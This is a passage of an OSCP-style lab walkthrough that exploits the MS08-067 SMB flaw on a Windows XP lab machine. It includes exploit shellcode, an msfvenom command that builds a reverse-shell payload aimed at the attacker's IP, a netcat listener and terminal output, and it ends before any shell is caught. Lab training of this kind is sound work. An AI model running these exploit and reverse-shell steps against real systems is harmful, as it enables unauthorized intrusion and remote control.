GNU nano 5.4 ms08_067_2018.py
# -----
# REPLACE THIS SHELLCODE with shellcode generated for your use
# Note that length checking logic follows this section, so there'
#
# Example msfvenom commands to generate shellcode:
# msfvenom -p windows/shell_bind_tcp RHOST=10.11.1.229 LPORT=443
# msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.157 LPORT=4
# msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.157 LPORT=6

# Reverse TCP to 10.11.0.157 port 62000:
shellcode=(
"\x31\xc9\x83\xe9\xaf\xe8\xff\xff\xff\xff\xc0\x5e\x81\x76\x0e"
"\x42\xf6\xc3\xef\x83\xee\xfc\xe2\xf4\xbe\x1e\x41\xef\x42\xf6"
"\xa3\x66\xa7\xc7\x03\x8b\xc9\xa6\xf3\x64\x10\xfa\x48\xbd\x56"
"\x7d\xb1\xc7\x4d\x41\x89\xc9\x73\x09\x6f\xd3\x23\x8a\xc1\xc3"
"\x62\x37\x0c\xe2\x43\x31\x21\x1d\x10\xa1\x48\xbd\x52\x7d\x89"
"\xd3\xc9\xba\xd2\x97\xa1\xbe\xc2\x3e\x13\x7d\x9a\xcf\x43\x25"
"\x48\xa6\x5a\x15\xf9\xa6\xc9\xc2\x48\xee\x94\xc7\x3c\x43\x83"
"\x39\xce\xee\x85\xce\x23\x9a\xb4\xf5\xbe\x17\x79\x8b\xe7\x9a"
"\xa6\xae\x48\xb7\x66\xf7\x10\x89\xc9\xfa\x88\x64\x1a\xea\xc2"
```

Let's run this exploit now by setting the target IP and port but without changing this shellcode

```
elif (self.os == '6'):
    print('Windows XP SP3 English (NX)\n')
    ret = "\x07\xf8\x88\x6f" # 0x6f 88 f8 07
    disable_nx = "\xc2\x17\x89\x6f" # 0x6f 89 17 c2
    # the nonxjumper also work in this case.
    jumper = nonxjumper % (disable_nx, ret)
elif (self.os == '7'):
```

```
(kali@kali)-[~/Feb_2021/ms08_067]
└─$ python3 ms08_067_2018.py 192.168.36.170 6 445
#####
#####
# MS08-067 Exploit
# This is a modified version of Debasis Mohanty's code (https://www.exploit-db.com/exploits/7132/).
# The return addresses and the ROP parts are ported from metasploit module exploit/windows/smb/ms08_067_netapi
#
# Mod in 2018 by Andy Acer:
# - Added support for selecting a target port at the command line.
# It seemed that only 445 was previously supported.
# - Changed library calls to correctly establish a NetBIOS session for SMB transport
# - Changed shellcode handling to allow for variable length shellcode. Just cut and paste
# into this source file.
#####
#####
```

Windows XP SP3 English (NX)

```
[ - ]Initiating connection
[ - ]connected to ncacn_np:192.168.36.170[\pipe\browser]
Exploit finish
```

```
(kali@kali)-[~/Feb_2021/ms08_067]
└─$ █
```

The exploit connected to the target successfully and finished exploiting the vulnerability. Obviously we didn't get any reverse shell as that listening IP is out of bounds of our network. It's time to change the shellcode to fit my needs.

There are various ways of generating shellcode. Let's use msfvenom. Although Metasploit is not allowed in OSCP exam, msfvenom is allowed. Here I am creating a shellcode for windows/shell_reverse_tcp payload that will start a reverse shell to my attacker IP address (192.168.36.171) and port 4444. The "-b" option specifies the bad characters that shouldn't be used in the shellcode.

```
(kali@kali)-[~]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.36.171 LPORT=4444 EXITFUNC=thread -b "\x00\x0a\x0d\x5c\x5f\x2f\x2e\x40" -f c -a x86 --platform windows █
```

Where did I get this? I got it from the code of exploit ms08_067_2018.py. Above the shellcode, the exploit writer has given a few examples on how to generate the shellcode and what characters not to use.

```

# ----->
# REPLACE THIS SHELLCODE with shellcode generated for your use
# Note that length checking logic follows this section, so there'>
#
# Example msfvenom commands to generate shellcode:
<T=443 EXITFUNC=thread -b "\x00\x0a\x0d\x5c\x5f\x2f\x2e\x40" -f c>
# msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.157 LPOR>
# msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.157 LPOR>

# Reverse TCP to 10.11.0.157 port 62000:
shellcode=(
"\x31\xc9\x83\xe9\xaf\xe8\xff\xff\xff\xff\xc0\x5e\x81\x76\x0e"
"\x42\xf6\xc3\xef\x83\xee\xfc\xe2\xf4\xbe\x1e\x41\xef\x42\xf6"

^G Help          ^O Write Out    ^W Where Is    ^K Cut         ^T Execute
^X Exit          ^R Read File   ^\ Replace     ^U Paste       ^J Justify

```

Why are we using shell payload instead of a meterpreter payload? Meterpreter is not allowed in OSCP exam. Also notice that In Metasploit, the payloads windows/shell/reverse_tcp and windows/shell_reverse_tcp are entirely different.

There are two important types of payloads in Metasploit : Single payloads and Stager payloads. Stager payloads set up a network connection between the attacker system and target system. Usually stager payloads are small and made to be reliable. These stagers download stages which don't have any size limit and can perform advanced functions. Meterpreter is a Stage. Stager payloads need Metasploit Listeners to catch them.

Single payloads are self contained and completely standalone payloads and hence their size is larger than staged payloads. Since they are self contained, they can be caught even with Non - Metasploit listeners like netcat.

The payload I used, windows/shell_reverse_tcp is a single payload whereas windows/shell/reverse_tcp payload is a staged payload.

```

(kali@kali)-[~]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.36.171 LPOR
RT=4444 EXITFUNC=thread -b "\x00\x0a\x0d\x5c\x5f\x2f\x2e\x40" -f c
-a x86 --platform windows
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_n
ai
x86/shikata_ga_nai failed with A valid opcode permutation could no
t be found.
Attempting to encode payload with 1 iterations of generic/none
generic/none failed with Encoding failed due to a bad character (i
ndex=3, char=0x00)
Attempting to encode payload with 1 iterations of x86/call4_dword_
xor
x86/call4_dword_xor succeeded with size 348 (iteration=0)
x86/call4_dword_xor chosen with final size 348
Payload size: 348 bytes

```



```

x86/call4_dword_xor succeeded with size 348 (iteration=0)
x86/call4_dword_xor chosen with final size 348
Payload size: 348 bytes
Final size of c file: 1488 bytes
unsigned char buf[] =
"\x33\xc9\x83\xe9\xaf\xe8\xff\xff\xff\xff\xc0\x5e\x81\x76\x0e"
"\x94\x49\x8e\xe2\x83\xee\xfc\xe2\xf4\x68\xa1\x0c\xe2\x94\x49"
"\xee\x6b\x71\x78\x4e\x86\x1f\x19\xbe\x69\xc6\x45\x05\xb0\x80"
"\xc2\xfc\xca\x9b\xfe\xc4\xc4\xa5\xb6\x22\xde\xf5\x35\x8c\xce"
"\xb4\x88\x41\xef\x95\x8e\x6c\x10\xc6\x1e\x05\xb0\x84\xc2\xc4"
"\xde\x1f\x05\x9f\x9a\x77\x01\x8f\x33\xc5\xc2\xd7\xc2\x95\x9a"
"\x05\xab\x8c\xaa\xb4\xab\x1f\x7d\x05\xe3\x42\x78\x71\x4e\x55"
"\x49\xe6\x95\xe7\x7b\xd1\xb6\xfc\x05\xf9\xc4\x93\xb6\x5b\x5a"
"\x04\x48\x8e\xe2\xbd\x8d\xda\xb2\xfc\x60\x0e\x89\x94\xb6\x5b"
"\xb2\xc4\x19\xde\xa2\xc4\x09\xde\x8a\x7e\x46\x51\x02\x6b\x9c"
"\x19\x88\x91\x21\x4e\x4a\xb0\xe2\xe6\xe0\x94\x58\xd2\x6b\x72"
"\x23\x9e\xb4\xc3\x21\x17\x47\xe0\x28\x71\x37\x11\x89\xfa\xee"
"\x6b\x07\x86\x97\x78\x21\x7e\x57\x36\x1f\x71\x37\xfc\x2a\xe3"
"\x86\x94\xc0\x6d\xb5\xc3\x1e\xbf\x14\xfe\x5b\xd7\xb4\x76\xb4"
"\xe8\x25\xd0\x6d\xb2\xe3\x95\xc4\xca\xc6\x84\x8f\x8e\xa6\xc0"
"\x19\xd8\xb4\xc2\x0f\xd8\xac\xc2\x1f\xdd\xb4\xfc\x30\x42\xdd"
"\x12\xb6\x5b\x6b\x74\x07\xd8\xa4\x6b\x79\xe6\xea\x13\x54\xee"
"\x1d\x41\xf2\x6e\xff\xbe\x43\xe6\x44\x01\xf4\x13\x1d\x41\x75"
"\x88\x9e\x9e\xc9\x75\x02\xe1\x4c\x35\xa5\x87\x3b\xe1\x88\x94"
"\x1a\x71\x37";

```

Hitting "ENTER" creates the shellcode as shown in the above image. I copy the exploit code in ms08_067_2018.py into another file ms08-067.py (just for backup) and replace the shellcode in it with shellcode I just created with msfvenom.

```

(kali@kali) - [~/Feb_2021/ms08_067]
└─$ ls
LICENSE          ms08_067_2018.py.bak  README.md
ms08_067_2018.py  ms08-067.py

```

```

GNU nano 5.4          ms08-067.py
# Reverse TCP to 10.11.0.157 port 62000:
shellcode=(
"\x33\xc9\x83\xe9\xaf\xe8\xff\xff\xff\xff\xc0\x5e\x81\x76\x0e"
"\xad\x27\xfe\xbd\x83\xee\xfc\xe2\xf4\x51\xcf\x7c\xbd\xad\x27"
"\x9e\x34\x48\x16\x3e\xd9\x26\x77\xce\x36\xff\x2b\x75\xef\xb9"
"\xac\x8c\x95\xa2\x90\xb4\x9b\x9c\xd8\x52\x81\xcc\x5b\xfc\x91"
"\x8d\xe6\x31\xb0\xac\xe0\x1c\x4f\xff\x70\x75\xef\xbd\xac\xb4"
"\x81\x26\x6b\xef\xc5\x4e\x6f\xff\x6c\xfc\xac\xa7\x9d\xac\xf4"
"\x75\xf4\xb5\xc4\xc4\xf4\x26\x13\x75\xbc\x7b\x16\x01\x11\x6c"
"\xe8\xf3\xbc\x6a\x1f\x1e\xc8\x5b\x24\x83\x45\x96\x5a\xda\xc8"
"\x49\x7f\x75\xe5\x89\x26\x2d\xdb\x26\x2b\xb5\x36\xf5\x3b\xff"
"\x6e\x26\x23\x75\xbc\x7d\xae\xba\x99\x89\x7c\xa5\xdc\xf4\x7d"
"\xaf\x42\x4d\x78\xa1\xe7\x26\x35\x15\x30\xf0\x4f\xcd\x8f\xad"

```

Next, I start the netcat listener and run the exploit again.

```
(kali@kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
█
```

```
(kali@kali)-[~/Feb_2021/ms08_067]
└─$ python3 ms08-067.py 192.168.36.170 6 445 127 x
#####
#####
# MS08-067 Exploit
# This is a modified version of Debasis Mohanty's code (https://www.exploit-db.com/exploits/7132/).
# The return addresses and the ROP parts are ported from metasploit module exploit/windows/smb/ms08_067_netapi
#
# Mod in 2018 by Andy Acer:
# - Added support for selecting a target port at the command line.
# It seemed that only 445 was previously supported.
# - Changed library calls to correctly establish a NetBIOS session for SMB transport
# - Changed library calls to correctly establish a NetBIOS session for SMB transport
# - Changed shellcode handling to allow for variable length shellcode. Just cut and paste
# into this source file.
#####
#####
```

```
Windows XP SP3 English (NX)
```



```
[-]Initiating connection
[-]connected to ncacn_np:192.168.36.170[\pipe\browser]
Exploit finish
```

```
(kali@kali)-[~/Feb_2021/ms08_067]
└─$ █
```

The exploit finished running but my netcat listener didn't catch anything.

```
(kali@kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
█
```

Let's see what's happening on the target system.

